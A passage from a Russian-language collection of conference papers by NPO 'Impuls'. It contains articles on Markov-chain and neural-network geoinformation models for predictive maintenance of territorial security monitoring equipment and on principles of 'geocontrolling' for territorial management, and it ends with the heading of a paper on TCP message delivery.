Смежные ячейки, для которых индикаторы и тип рекомендуемого воздействия совпадают, агрегируются в кластеры работ, что позволяет увязать риск с логистикой и сократить время отклика. Приоритизация в кластере задаётся ожидаемым эффектом на горизонте T : преимущество получают предписания, обеспечивающие наибольшее снижение прогнозной вероятности отказа или интегральной потери при заданных трудозатратах и доступности ресурса. Сформированное предписание содержит однозначную пространственную привязку (ячейка/кластер), тип воздействия (контроль, ремонт/замена, восстановление), окно исполнения, оценку ожидаемого эффекта и требования к ресурсу.

Адаптация и сезонная репараметризация. Исполнение предписаний замыкает контур обратной связи: атрибуты Att_i обновляются по факту проведённых работ, элементы матрицы интенсивностей Λ и корректирующая функция $\Phi(G)$ переоцениваются по накопленным событиям, после чего выполняется повторный прогноз на следующий горизонт. В сезонно неблагоприятных условиях (низкие температуры, обледенение, запылённость, штормовой ветер) методика переходит в превентивный режим: частота самоконтроля повышается заранее в уязвимых секторах, пороги фиксации аномалий корректируются под ожидаемое ухудшение сигнальных характеристик, а режимы резервирования подстраиваются под ожидаемую нагрузку. Такая репараметризация позволяет удерживать чувствительность и устойчивость прогноза без потери управляемости.

Особенности настройки и верификации. Чтобы обучаемая надстройка над марковской схемой оставалась инженерно надёжной, применяются регуляризация и калибровка вероятностей, а разделение данных для обучения и валидации выполняется по времени и по участкам, исключая утечку информации. Для марковской части проводится чувствительный анализ: оценивается устойчивость прогнозов к вариациям элементов Λ в пределах доверительных интервалов и к пропускам данных. Рекомендуется «холодный старт» — запуск с паспортными/нормативными параметрами и регулярная репараметризация по мере накопления событий. Верификация качества строится на сопоставлении «карт риска» с фактическими событиями за контрольный период, с последующей настройкой порогов в соответствии с целевыми показателями: снижение доли участков в $S3 + S4$, уменьшение внеплановых выездов, рост готовности.

Интеграция в опытно-эксплуатационный контур. Методика реализуется как вычислительный модуль в корпоративной ГИС/ГИТ, где геомодель, индикаторы и предписания представлены единым слоем. Модуль публикует «карты риска» и готовности, ведёт реестр предписаний, принимает отчёты об исполнении и автоматически обновляет параметры с последующим перерасчётом прогноза. Тем самым поддерживается непрерывный контур «данные $\rightarrow$ прогноз $\rightarrow$ предписания $\rightarrow$ исполнение $\rightarrow$ адаптация». В эксплуатационном режиме предусмотрены журналирование всех изменений, контроль времени расчёта и регламентная периодичность пересчётов; при деградации качества обучаемой надстройки включается безопасный фолбэк на марковский прогноз до завершения репараметризации. Такой способ интеграции обеспечивает технологичную встраиваемость методики в существующие процессы обслуживания и принятия решений.

Заключение. Представленная методика превращает геомодель охранных мониторингов территориальных объектов в рабочий инструмент предиктивного управления техническим состоянием. Реализуется согласованный

контур: сбор и нормализация данных, расчёт вероятностных прогнозов, выпуск территориально-привязанных предписаний, исполнение и адаптация параметров по фактическим результатам. Это обеспечивает повышение достоверности оценки, уменьшение доли скрытых и критических отказов, а также оптимизацию регламентов и маршрутов обслуживания. Методика обеспечивает воспроизводимое применение геомодели ОМТО для предиктивной оценки и управления техническим состоянием: результаты представлены в территориально-привязанной форме (карты риска и маршруты), расчёты учитывают факторы среды и эксплуатационные особенности, а гибридная надстройка повышает чувствительность к нелинейным эффектам. Подход масштабируется, соответствует инженерной практике и готов к внедрению в эксплуатационные контуры.

СПИСОК ЛИТЕРАТУРЫ

1. Введение в геоинформационное управление. Учебное пособие // Вагизов М.Р., Истомин Е.П., Колбина О.Н., Присяжнюк С.П., Соколов А.Г., Яготинцева Н.В. СПб.: НП «БИУ», 2021. 352 с.
2. Якушев Д.И., Биденко С.И. Геоинформационные управляющие системы и технологии: *Монография*. СПб.: Изд-во СПбУ МВД России, 2014. 248 с.
3. Tamaloussi N., Bouzaoui A. Study of Reliability in a Repairable System by Markov Chains // Acta Universitatis Sapientiae, Electrical and Mechanical Engineering. 2020. Vol. 12. P. 66–76. DOI: 10.2478/auseme-2020-0005.
4. Звездинский С.С., Иванов В.А., Парфенцев И.В. Моделирование функциональной эффективности системы охраны периметра территориально распределённого объекта // Спецтехника и связь. 2010. № 1. URL: <https://cyberleninka.ru/article/n/modelirovanie-funktsionalnoy-effektivnosti-sistemy-ohrany-perimetra-territorialno-raspredeennogo-obekta> (дата обращения: 08.08.2025).
5. Викторова Г.П., Степанянц В.Г. Модели и методы расчёта надёжности технических систем : учебное пособие. URL: https://www.ipu.ru/sites/default/files/card_file/Viktorova&Stepanyants.pdf (дата обращения: 08.08.2025).

УДК 004.94+519.2+681.5

ГЕОИНФОРМАЦИОННАЯ МОДЕЛЬ СОСТОЯНИЯ ОХРАННЫХ МОНИТОРИНГОВ МЕСТНОСТИ С УЧЁТОМ ТЕРРИТОРИАЛЬНО-ПРЕДИКТИВНЫХ И СТОХАСТИЧЕСКИХ ФАКТОРОВ В УСЛОВИЯХ ПРОСТРАНСТВЕННО-ВРЕМЕННОЙ НЕОПРЕДЕЛЁННОСТИ

**Звездарёв Дмитрий Валентинович, Ефремов Дмитрий Александрович,
Биденко Сергей Иванович, Беляев Александр Константинович**

Научно-производственное объединение «Импульс»

Киришская ул., 2, Санкт-Петербург, 195299, Россия

e-mails: proimpuls@peterlink.ru, sibidenko@mail.ru, belyaev.ak@tversu.ru

Аннотация. Представлена структура геоинформационной модели обстановки в системах охранных мониторингов территориальных объектов (ОМТО). Учтены пространственно-временное размещение объектов, техническое состояние средств охраны и влияние деструктивных факторов геосреды. Разработан формальный аппарат описания геообъектов, отношений и атрибутивных характеристик. Переходы технических состояний описаны с использованием непрерывных цепей Маркова с нейросетевыми поправками. Обоснована эффективность модели для предиктивной диагностики и оптимизации технического обслуживания в условиях пространственно-временной и информационной неопределённости.

Ключевые слова: охранный мониторинг; геомоделирование; техническое состояние; территориально-предиктивный анализ; цепи Маркова; геосреда; предиктивная аналитика.

SECURITY MONITORING SYSTEM STATE GEOINFORMATION MODEL CONSIDERING TERRITORIAL-PREDICTIVE AND STOCHASTIC FACTORS UNDER SPATIOTEMPORAL UNCERTAINTY

Zvezdarev Dmitry, Efremov Dmitry, Bidenko Sergey, Belyaev Alexander, Zigar Valeria

Joint Stock Company «Scientific and Production Association «Impulse»

2 Kirishskaya St, St. Petersburg, 195299, Russia

e-mails: proimpuls@peterlink.ru, sibidenko@mail.ru, belyaev.ak@tversu.ru

Abstract. The structure of geoinformation-based situational model in security monitoring systems for territorial facilities (SMTF) is described. The model takes into account the spatiotemporal distribution of objects, the technical condition of security equipment, and the impact of destructive geospatial factors. A formal framework is developed for describing geo-objects, their relationships, and attribute characteristics. Transitions between technical states are modeled using continuous-time Markov chains with neural network adjustments. The effectiveness of the model for predictive diagnostics and optimization of maintenance under spatiotemporal and informational uncertainty is substantiated.

Keywords: security monitoring; geomodelling; technical condition; territorial-predictive analysis; Markov chains; geospatial environment; predictive analytics.

Введение. Охранные мониторинги территориальных объектов (ОМТО) представляют собой пространственно-распределённые системы наблюдения, функционирующие в условиях территориальной рассредоточенности, неоднородной геосреды и ограниченного доступа к инфраструктуре [1, 2]. Их назначение — обеспечение безопасности режимных, удалённых и критически важных территорий посредством технических средств обнаружения и оценки обстановки [3, 4].

Эффективность функционирования ОМТО существенно зависит от точности прогноза технического состояния оборудования и своевременности регламентного обслуживания. Это требует внедрения методики, объединяющей пространственно-временное моделирование, предиктивную диагностику и учёт факторов окружающей среды.

Структура геомодели. Формируемая геомодель обстановки в территориально-распределённой системе охранного мониторинга местности представляет собой многослойную иерархически организованную структуру, объединяющую пространственные, содержательные, временные и прогнозные компоненты.

$$M_{\text{COMM}} = (S_{\text{Gobj}}, S_{\text{rel}}), S_{\text{Gobj}} \subset (R^m, S^n) \quad (1)$$

где

- M_{COMM} — геоинформационная модель системы охранного мониторинга местности;
- S_{Gobj} — множество геообъектов системы охранного мониторинга;
- S_{rel} — множество отношений между геообъектами;
- R^m — физическое пространство размещения объектов (обычно $m = 2$ или $m = 3$);
- S^n — пространство содержательных признаков объектов.

Пространственная структура объектов

Множество геообъектов G_{obj} из множества S_{Gobj} описывается как совокупность пар пространственного размещения o_i и содержательных признаков Att_i :

$$\begin{aligned} S_{\text{Gobj}} &= \{Gobj_i = (o_i, Att_i)\}, \\ Gobj_i: S_{\text{Gobj}} &\rightarrow R^m, \\ Att_i: S_{\text{Gobj}} &\rightarrow S^n, \end{aligned} \quad (2)$$

где:

- $Gobj_i$ — отдельный геообъект модели (ГО);
 - o_i — пространственная компонента геообъекта (ПКГО), отражающая координаты, зону, геометрию, динамику;
 - Att_i — пространство признаков, атрибутивно-содержательная компонента геообъекта (АСКГО), отражающая технические параметры, характеристики, ресурс, состояние.
- o_i — пространственная компонента геообъекта:

$$o_i = (Loc_i, Geom_i, Trj_i) \quad (3)$$

где:

- Loc_i — определяют пространственное положение геообъекта $Gobj_i$ в системе координат геомодели;
- $Geom_i$ — отражает метрические и конфигурационные характеристики геообъекта $Gobj_i$, определяя размеры и форму его пространственного охвата;
- Trj_i — описывает временную траекторию изменения положения, размера, формы и ориентации геообъекта $Gobj_i$ в процессе его функционирования.

Att_i — атрибутивно-содержательная компонента геообъекта:

$$Att_i = (Tech_i, Res_i, Stat_i, Serv_i) \quad (4)$$

где:

- $Tech_i$ — технические характеристики объекта (тип, модель, параметры чувствительности, производитель);
- Res_i — ресурсные характеристики (остаточный ресурс, наработка на отказ, регламентный срок эксплуатации);
- $Stat_i$ — текущее техническое состояние (исправен, частично работоспособен, отказ);
- $Serv_i$ — эксплуатационно-обслуживающие характеристики (даты и результаты обслуживаний, ремонтов, замен).

Отношения и связи между объектами. Интеграция объектов в единую топологически и функционально связанную модель достигается за счёт формализации отношений между элементами COMM. Обобщённо множество отношений задаётся как:

$$R_{\text{at}} = \{R_{\text{spat}}, R_{\text{sem}}, E_{\text{subj}}\} \quad (5)$$

где:

- R_{spat} — (spatial relations) пространственные отношения (изолированность, контакт, вложенность, соприкосновение, включение);
- R_{sem} — (semantic relations) содержательные (семантические) связи — функциональные, организационные, причинно-следственные;

— E_{subj} — (subjective evaluations) оценочные отношения (экспертные оценки состояния, уязвимости, надёжности).

Такая система отношений обеспечивает описание как территориальной структуры системы, так и логических взаимодействий её компонентов.

Модульная структура. Геомодель включает шесть компонент:

$$G_{\text{COMM}} = (\vec{F}, \vec{L}, \vec{C}, \vec{G}, \vec{P}, \vec{E}) \quad (6)$$

где каждая компонента $\vec{X}_i$ представляет собой вектор пространственно-временных параметров, характеризующих соответствующее измерение охранной обстановки: $\vec{F}$ пространственный (макро) слой размещения объектов и топологии; $\vec{L}$ локальный слой размещения ИТСОН и сегментации на ячейки; $\vec{C}$ компонент состояния (текущие атрибуты технических средств: работоспособность, деградация, отказы); $\vec{G}$ факторный компонент среды (температура, влажность, осадки, ветер, запылённость, ЭМ-помехи, вибрации, операционные воздействия); $\vec{P}$ прогностический компонент (вероятности отказов, остаточный ресурс, готовность); $\vec{E}$ операционно-событийный компонент (тревоги, инциденты, ложные срабатывания, результаты ТО/ремонтов).

Учёт факторов геосреды. Функционирование территориально-распределённых охранных систем определяется воздействием комплекса природных, техногенных, антропогенных и эксплуатационных факторов. Эти факторы формируют территориально-обусловленные риски деградации и отказов средств мониторинга.

В формализованной модели выделяются основные группы факторов:

- климатические (температура, влажность, осадки, ветер, обледенение, перепады температур);
- техногенные (вибрации, загрязнение, запылённость, электромагнитные помехи, аварии);
- антропогенные и организационные (ошибки персонала, несанкционированный доступ, нарушения регламентов).

Эти воздействия описываются через совокупность признаков $G_i(t)$, определяющих состояние и характеристики конкретной ячейки охранного поля:

$$G_i(t) = \{T_i, W_i, H_i, P_i, E_i, V_i, D_i, \dots\} \quad (7)$$

где T_i — температура в зоне размещения объекта, W_i — скорость и направление ветра, H_i — уровень влажности, P_i — давление, E_i — уровень электромагнитных помех, V_i — вибрационные нагрузки, D_i — динамические эксплуатационные воздействия (ремонты, обслуживание, сбои).

Интенсивность отказов геодезическая: базовое значение корректируется функцией от текущих и накопленных факторов. Это позволяет учитывать сезонность и локальные особенности (например, обледенение, запылённость, радиотени, транспортную недоступность), повышающие долю скрытых отказов и ложных срабатываний.

Динамическая модель состояний и пространственно-временная дискретизация. Территория разбивается на ячейки (секции периметра, позиции датчиков, технологические участки). Для каждой ячейки формируется локальная матрица интенсивностей переходов между дискретными техническими состояниями (S1 — работоспособность; S2 — скрытый отказ; S3 — выявленный отказ; S4 — полная неработоспособность).

Интенсивности переходов отражают:

- S1→S2 — инициирование скрытого отказа под влиянием геофакторов и эксплуатации;
- S2→S3 — выявление регламентом/самодиагностикой (частота проверок);
- S2→S1 — скрытое восстановление (механизмы самодиагностики/перезапуска);
- S3→S4 — углубление отказа (архитектура, отсутствие резерва, неблагоприятная среда);
- S3→S1 — восстановление после диагностики (ремонт/замена);
- S4→S1 — полное восстановление после критического отказа.

Формализация динамики технических состояний средствами марковско-нейросетевой модели. Динамика технических состояний средств описывается непрерывной марковской моделью на конечном множестве $\{S1, S2, S3, S4\}$ (работоспособность, скрытый отказ, диагностированный отказ, полная неработоспособность) [5, 6]. Для каждого территориального сегмента формируется матрица интенсивностей Λ , элементы которой параметризуются по признакам эксплуатации и среды. Иницирующий переход S1→S2 задаётся геодезической интенсивностью $\lambda_{12}(t) = \lambda_0 \cdot \Phi(G(t))$, где G — вектор факторных признаков; частота выявления S2→S3 задаётся регламентом ($v_{23} = \frac{\tau}{T_0}$); скорости восстановления S3→S1, S4→S1 (μ_{31}, μ_{41}) и углубления отказа S3→S4 (γ_{34}) оцениваются по журналу эксплуатации.

Эволюция вероятностей состояний определяется системой дифференциальных уравнений Колмогорова, причём на сезонных интервалах используется кусочно-постоянная Λ с переоценкой на границах сезонов. Такой аппарат обоснован дискретной природой состояний, марковскими свойствами процесса и аналитической управляемостью решения, что важно для дальнейшей интеграции с геомоделью и построения территориальных карт индикаторов.

Для повышения адекватности в условиях неполной статистики и нелинейного влияния среды вводится обучаемая корректировка геодеpendимой части интенсивностей. Гибрид реализуется в двух эквивалентных постановках: параметрическая — ИНС аппроксимирует $\Phi(G)$ в выражении для λ_{ij} , после чего решается система уравнения с обновлённой матрицей Λ ; стэкинг — ИНС даёт прямую оценку $P_{\text{отказ}}(T)$ остаточного ресурса, которая комбинируется с марковскими индикаторами для повышения чувствительности прогноза. Сравнительный эксперимент на событийной базе показывает преимущество гибридного подхода над классической марковской схемой (например, ROC AUC = 0.87 против 0.55; F1 = 0.97 против 0.35; MAE = 0.09 против 0.41), что подтверждает целесообразность учёта скрытых и нелинейных зависимостей при территориально-временной вариативности факторов.

Свойства и применимость гибридной динамической модели. Марковско-нейросетевая конструкция сохраняет инженерную интерпретируемость через Λ (можно определить, какие переходы доминируют и почему), но при этом улавливает локальные и сезонные эффекты через $\Phi(G)$.

Численно она устойчива (однородные сегменты решаются аналитически, сезонные — последовательным перемножением переходов), масштабируема на классы средств и сегменты территории, а также совместима с геомоделью по данным: параметры переходов и прогнозные вероятности напрямую раскладываются на слой геообъектов и визуализируются как «карты риска». Тем самым именно модель обеспечивает воспроизводимую связь «структура объектов — состояния — среда», а процедурная часть применения (идентификация, прогноз, генерация предписаний) корректно выносится в отдельную методику.

Практическая ориентированность геомодели. Предложенная геоинформационная модель задаёт единый формальный каркас представления обстановки: множество геообъектов с атрибутивно-содержательной компонентой, система отношений и факторный слой среды. В рамках модели технические состояния средств описываются дискретными уровнями (от работоспособности до полной неработоспособности), а динамика переходов между ними формализуется марковской схемой с территориально-зависимой параметризацией интенсивностей.

Такая конструкция позволяет получать согласованные прогнозные индикаторы — вероятность отказа на горизонте, показатели готовности и оценки остаточного ресурса — и представлять их в виде территориально привязанных «карт риска», что обеспечивает прямую адресацию управленческих воздействий и увязку с реальной конфигурацией объекта. Тем самым геомодель выступает не только описательной, но и расчётной основой для обоснования решений в эксплуатационно сложной, сезонно изменчивой среде.

Связь с методикой и интеграция. Все прикладные процедуры — идентификация параметров по событийной базе, расчёт прогнозов на заданных горизонтах, генерация предписаний обслуживания и адаптация по фактическим результатам — выносятся в отдельный доклад по методике территориально-предиктивной оценки. В настоящей работе важно зафиксировать, что именно разработанная геомодель обеспечивает их воспроизводимую основу: унифицирует структуру данных, задаёт вычислительные зависимости (включая учёт факторов среды) и предоставляет информационно-модельный интерфейс для встраивания в корпоративные ГИС/ГИТ и смежные сервисы (диспетчеризация, учёт ТО, внешние метеослои).

Благодаря этому результаты расчётов — карты риска и индикаторы готовности — автоматически трансформируются в технологичные входы контуров планирования и контроля, а сама модель масштабируется на различные типы объектов и режимы эксплуатации.

Заключение. Разработана геоинформационная модель охранных мониторингов территориальных объектов, обеспечивающая формализованное представление состава средств, их состояний и факторной картины среды с территориальной привязкой. Модель объединяет описательные и расчётные элементы: структурирует геообъекты и отношения, поддерживает динамическое представление технических состояний и формирует прогнозные индикаторы (вероятность отказа на горизонте, готовность, остаточный ресурс) в формате карт риска. Модульная архитектура и единый информационно-модельный интерфейс обеспечивают интеграцию с корпоративными ГИС/ГИТ и эксплуатационными сервисами без изменения прикладной логики.

Полученная геомодель выступает базовым элементом контура геоконтроллинга и служит исходной платформой для отдельной методики территориально-предиктивной оценки и планирования обслуживания. Масштабируемость по типам объектов и климатическим режимам, а также воспроизводимость расчётов подтверждают её готовность к прикладному использованию в эксплуатационных контурах.

СПИСОК ЛИТЕРАТУРЫ

1. Введение в геоинформационное управление. Учебное пособие // Вагизов М.Р., Истомин Е.П., Колбина О.Н., Присяжнюк С.П., Соколов А.Г., Яготинцева Н.В. СПб. : НП «БИУ», 2021. 352 с.
2. Звездарев Д.В., Биденко С.И., Доценко С.М. Геомоделирование транспортной системы в аспекте ее территориальных, ситуационных и рискологических дискурсов // Информация и Космос. 2024. № 2. С. 152–162.
3. Ширишков А.С., Лянденбургский В.В., Белоковильский А.М. Оценка надёжности технических систем : учеб. пособие. Пенза : ПГУАС, 2015. 240 с.
4. Панамарев Г.Е., Биденко С.И. Геоинформационная поддержка управления сложными территориальными объектами и системами: Монография. Новороссийск: Изд-во ГМУ, 2012. 202 с.
5. Якушев Д.И., Биденко С.И. Геоинформационные управляющие системы и технологии: монография. СПб.: Изд-во СПбУ МВД России, 2014. 248 с.
6. Бабкин А. А. Инженерно-технические средства охраны и надзора : учебное пособие. М. : Инфра-Инженерия, 2020. 184 с.

УДК 004.94+519.2+681.5

ГЕОКОНТРОЛЛИНГ: ПОДХОДЫ К РЕАЛИЗАЦИИ ПОДДЕРЖКИ УПРАВЛЕНИЯ ТЕРРИТОРИАЛЬНОЙ АКТИВНОСТЬЮ

Звездарёв Дмитрий Валентинович, Ефремов Дмитрий Александрович, Биденко Сергей Иванович,
Беляев Александр Константинович, Зигар Валерия Игоревна

Научно-производственное объединение «Импульс»

Киришская ул., 2, Санкт-Петербург, 195299, Россия

e-mails: kanz@npimpuls.ru, proimpuls@peterlink.ru, sibidenko@mail.ru, belyaev.ak@tversu.ru, zzzigar@yandex.ru

Аннотация. Описываются принципы построения систем геоконтроллинга регионом как реализация автоматизированной поддержки управления территориальными объектами и системами.

Ключевые слова: региональная хозяйственная и социальная активность; автоматизированное управление территорией; киберспособность системы управления территорией; активность карты; хорологизация; топологизация; геосистемность; интермодальность.

GEOCONTROLLING: APPROACHES TO THE IMPLEMENTATION OF SUPPORT FOR THE MANAGEMENT OF TERRITORIAL ACTIVITY

Zvezdarev Dmitry, Efremov Dmitry, Bidenko Sergey, Belyaev Alexander, Zigar Valeria

Joint Stock Company «Scientific and Production Association «Impulse»

2 Kirishskaya St, St. Petersburg, 195299, Russia

e-mails: kanz@npimpuls.ru, proimpuls@peterlink.ru, sibidenko@mail.ru, belyaev.ak@tversu.ru, zzzigar@yandex.ru

Abstract. The principles of building geocontrolling systems by the region as the implementation of automated support for the management of territorial objects and systems are described.

Keywords: regional economic and social activity; automated management of the territory; cyberability of the territory management system; map activity; chorologization; topologization; geosystemicity; intermodality.

Введение. Территориальная активность (ТА) — это пространственное распределение (расположение, размещение), функционирование и взаимодействие в определенном районе или регионе (участке земной поверхности, акватории) хозяйства и социума, их инфраструктуры, органов управления, взаимодействующих и обеспечивающих структур. Характерными примерами МТА являются промышленное производство, энергетика, сельское хозяйство, транспорт.

Объекты ТА располагаются и функционируют на или относительно поверхности Земли (ПЗ), т.е. обладают сущностным свойством геопространственности.

Управление ТА как территориальной сущностью (или, по-другому геоконтроллинг, территориальное управление, геоинформационная поддержка управления) — это реализация особым специальным образом приемов и методов классического управления (целенаправленное воздействие «руководства» на «подчиненных» для достижения определенной цели) применительно к специфическим контроллинговым объектам — территориальным объектам (ТО) и структурам [1].

Территориальность (или геопространственность) той или иной структуры определяется:

- ее положением относительно поверхности Земли (ПЗ); ее собственным пространством (территориальным распределением — периметр, локация);
- пространственными связями и отношениями с другими территориальными объектами или системами;
- особенностями ее функционирования в окружающей среде (ОС) или геосреде (ее распространение и перемещение в ОС; взаимовлияние ТО и ОС).

Особенность приемов и методов геоконтроллинга или территориального управления состоит в пространственной интерпретации и представлении категорий и этапов классических элементов и процедур управления (задача, обстановка, оценка обстановки, решение, план, реализация решения, ...), их перманентном отображении относительно поверхности Земли (ПЗ), генерировании территориальных рекомендаций по локализации (аллокации) района действий подчиненных структур и способам решения стоящих задач [2].

Таким образом, геоконтроллинг или территориальное управление (ТУ) — это управление территориально распределенными пространственными объектами, системами и процессами, которое:

- базируется на известных базовых подходах теории управления социальными и организационно-техническими системами;
- имеет свои специфические геоконтроллинговые принципы: геосистемности — совместная обработка различных форм представления и видов геоинформации (ГИ) — априорной, оперативной, статической, динамической, медийной, графической, описательной, топологической и т.д.; хорологизации — пространственное представление категорий, процессов и этапов управления; топологизации ГИ — уход от географической конкретики в пространство рекомендаций [3]; активности ГИ — переход от карты-подложки к геоизображению-рекомендации и др.;

— подразумевает постоянное использование больших объемов разнородной разноуровневой разномасштабной динамической ГИ — информации, имеющей привязку к поверхности Земли (ПЗ);

— имеет свои особенности, связанные со спецификой пространственной локализации и функционирования территориальных объектов, систем и процессов.

Геоконтроллинг (ГК) тождественен понятию «автоматизированное управление» применительно к особым, а именно территориальным объектам и процессам. Он реализуется посредством классических процедур (этапов) управления:

- уяснение или генерация задачи;
- формирование и ведение обстановки (сбор, обработка, отображение информации об обстановке);
- оценка обстановки в соответствии с решаемой задачей;
- выработка рекомендаций;
- планирование (если необходимо);
- организация реализации принятого решения.

Отличие ГК от автоматизированного управления территорией — это сплошная сквозная непрерывная пространственная интерпретация этапов и категорий (задача, оценка, решение, план, команда) управления. Т.е. целиком и полностью «воюем» на карте (геоизображении (ГИз)). Хотя карта здесь выступает не просто технической подложкой-носителем геоинформации (ГИ), а является активным субъектом управления — генерирует и показывает в геопространстве (ГП) где и как надо действовать.

ГК реализуется через систему геоконтроллинговых принципов и требований, к числу которых относятся: киберспособность системы управления территорией, активность карты, хорологизация, топологизация, геосистемность, интермодальность и др.

Основной принцип ГИУ требует киберспособности системы управления ТА, сквозной непрерывной обработки многоуровневой разнородной ГИ на всех этапах и во всех процедурах управления ТО. При этом форма представления данных обстановки должна соответствовать ее пространственному содержанию, а пассивная карта-подложка, служащая для нанесения обстановки, должна трансформироваться в активное геоизображение, показывающее, где и как может (или должен) действовать территориальный объект.

Киберспособность — это наличие в системе ТА и ее органе управления необходимой априорной и оперативной информации об обстановке, адаптированной цифровой базы (депозитария) рекомендаций (руководящих документов), своевременное полное точное обеспечение органа управления (ЛПР) ситуационной и координатной информацией, устойчивой связью и телекоммуникацией [4–6].

Киберспособность — это необходимое условия для построения системы ГК территорией. Это требование носит по отношению ко множеству принципов ГИУ надсистемный характер, т. к. вне этого качества для геоконтроллинга недоступны сервисы получения оперативных данных обстановки от глобальной системы наблюдения, координатной информации, запрашиваемых режимных геоданных, корректурной картографической, навигационно-гидрографической и гидрометеорологической информации. Что в свою очередь «обнуляет» требования актуализации, геосистемности и интермодальности процессов обработки и использования ГИ [7].

Частные геоконтроллинговые принципы — это специальные требования по представлению и использованию ГИ в органах управления ТА. Сюда входят следующие принципы представления и использования пространственной информации при управлении ТО, ТС и ТП:

- хорологизации;
- топологизации;
- анаморфирования;
- актуализации;
- геоактивности;
- интермодальности;
- геосистемности.

Хорологизация — это территориально-пространственная интерпретация и представление всех категорий и этапов управления в картографической форме (или в виде геоизображения). Все представляемые в обычном управлении в описательной и графической форме этапы и категории управления (задача, обстановка, решение, план, гекомандная технология) должны картографически интерпретироваться и содержательно отображаться в соответствующих геомоделях, базах данных, на электронной карте (ЭК) или ГИз [8, 9].

Топологизация — противоположность хорологизации. Это отход от географической конкретики реальной геоситуации и переход в некую графическую абстракцию, имеющую гомоморфную связь с исходной территорией. Такой подход обеспечивает связь реальной географической обстановки с абстрактным пространством рекомендаций. Таким образом обеспечивается возможность поиска в множестве (базе, пространстве) абстрактных рекомендаций (руководящие документы) подходящего для конкретной геоситуации аналога или прототипа решения в типовой «тактической» ситуации.

Анаморфирование — это принудительное искажение картографической проекции для территориального выделения на исходной карте (или ГИз) интересующих зон при сохранении общей ситуации в искаженной

«географии». Реализуется за счет введения в уравнение картографической проекции анализируемого территориального параметра. Обеспечивает возможность детализации обстановки в интересующем районе за счет локального увеличения масштаба ГИЗ. Служит одним из инструментов территориального анализа. Может выступать в качестве процедуры оценки обстановки. При анаморфировании полностью сохраняется пространственная топология реальной ситуации [10–12].

Актуализация — автоматическое поддержание обрабатываемой ситуационной ГИ на уровне современности. Как по содержанию, так и по расположению в геопространстве.

Геоактивность — — переход от пассивной карты-подложки (только носитель ГИ) к активному геоизображению, обеспечивающему генерирование и показ рекомендуемого места (где действовать) и характера (содержания) действий в указанной геолокации (как действовать).

Интермодальность — организация совместной обработки информации различных форм, качеств и свойств: априорной и оперативной, графической и текстовой, статической и динамической, обобщенной и детальной, реальной и идеальной, картографической и слаботорпологизированной.

Геосистемность — взаимосвязанное представление в геопространстве природы и социума, инфраструктуры и хозяйственных процессов, макро- и микроуровней управления [13].

Геоконтрольные принципы связаны и взаимодействуют между собой. Так качество (принцип) актуальности ГИ (поддержание обрабатываемой ГИ на уровне современности) обеспечивает реализацию требований интермодальности, геосистемности, геоактивности. Принцип хорологизации обеспечивается аппаратом интермодальности, геосистемности [14]. Топологизация обеспечивается свойствами анаморфирования и геосистемности. Качества хорологизации и топологизации взаимодействуют при поиске прототипа решения в множестве рекомендаций. Выбранные абстрактные варианты решений детопологизируются с помощью процедур хорологизации (или детопологизации). Все частные принципы работают на обеспечение свойства геоактивности.

Заключение. Описанная система геоконтрольных принципов составляет суть подхода к организации территориального управления территориальной деятельностью. Их последовательная реализация обеспечит необходимые и достаточные условия построения полнофункциональной системы территориального управления ТА.

СПИСОК ЛИТЕРАТУРЫ

1. Бородин Е.Л., Звездарев Д.В., Биденко С.И., Миронов А.Ю. Геоконтролинг территориальной активности на базе беспилотных летательных киберплатформ // Эксплуатация морского транспорта. 2024. № 4. С. 54–61.
2. Введение в геоинформационное управление. Учебное пособие // Вагизов М.Р., Истомин Е.П., Колбина О.Н., Присяжнюк С.П., Соколов А.Г., Яготинцева Н.В. СПб.: НП «БИУ», 2021. 352 с.
3. Геоинформационное управление развитием природно-технических систем / Истомин Е.П., Присяжнюк С.П., Соколов А.Г. и др. СПб.: Свое издательство, 2022. 419 с.
4. Груздев В. М. Территориальное планирование. Теоретические аспекты и методология пространственной организации территории Н. Новгород : ННГАСУ, 2014. 146 с.
5. Звездарев Д.В., Биденко С.И., Доценко С.М. Геомоделирование транспортной системы в аспекте ее территориальных, ситуационных и рискологических дискурсов // Информация и Космос. 2024. № 2. С. 152–162.
6. Зубков Ю.С. Становление и сущность геоинформационного подхода к территориальному управлению // Информатика и вычислительная техника. 1994. № 1. С. 11–15.
7. Истомин Е.П., Соколов А.Г. Управленческие решения. Учебник. СПб. : Андреевский издательский дом, 2011, 314 с.
8. Панамарев Г.Е., Биденко С.И. Геоинформационная поддержка управления сложными территориальными объектами и системами: Монография. Новороссийск: Изд-во ГМУ, 2012. 202 с.
9. Стратегическое управления территориями / учебник, в 2 частях /Соколов А.Г., Истомин Е.П. и др., под. ред. Михеева В.Л. СПб.: ООО «Андреевский изд. дом», 2018. -. 1025 с.
10. Технологии построения когнитивных транспортных систем. СПб.: ИПТ РАН, 2018. 268 с.
11. Якушев Д.И., Биденко С.И. Геоинформационные управляющие системы и технологии: Монография. СПб.: Изд-во СПбГУ МВД России, 2014. 248 с.
12. Звездарев Д.В., Биденко С.И. и др. Геоконтролинг и моделирование рисков территориальной активности / под ред. проф. С. И. Биденко: Монография СПб.: Изд-во СПбГЭТУ «ЛЭТИ». 2025. 263 с.
13. Гусейн-Заде С.М., Тикунов В.С. Анаморфозы: что это такое? М.: Эдиториал УРСС, 1999. 168 с.
14. Суворов А.К. Топология и преобразование картографических изображений // Геодезия и картография. 1984. № 12. С. 28–31.

УДК 621.391

МЕТОДИКА ОПРЕДЕЛЕНИЯ ХАРАКТЕРИСТИК ДОВЕДЕНИЯ МНОГОПАКЕТНЫХ СООБЩЕНИЙ В СИСТЕМАХ ПЕРЕДАЧИ ДАННЫХ С ПРОТОКОЛОМ TCP

Игумнов Владимир Вячеславович, Устинов Игорь Анатольевич

Научно-производственное объединение «Импульс»

Киришская, ул., 2, Санкт-Петербург, 195299, Россия

e-mails: kanz@npimpuls.ru, proimpuls@peterlink.ru

Аннотация. В статье рассмотрен механизм доведения многопакетных сообщений (на примере трехпакетного сообщения) в системе передачи данных на базе протокола TCP/IP. Представлена методика синтеза элементов матрицы переходных вероятностей на основе нахождения соответствующих им индексов. Предложен способ нахождения по матрице переходных вероятностей вероятностно-временных характеристик доведения сообщений.

Ключевые слова: многопакетные сообщения; система передачи данных; протокол; алгоритм передачи; граф переходов; поглощающая конечная Марковская цепь; пакет; квитанция; матрица переходных вероятностей; переходные вероятности; вероятность доведения; вероятность недоставки.

METHODOLOGY FOR DETERMINING THE DELIVERY CHARACTERISTICS OF MULTIPACKET MESSAGES IN TCP/IP DATA TRANSMISSION SYSTEMS

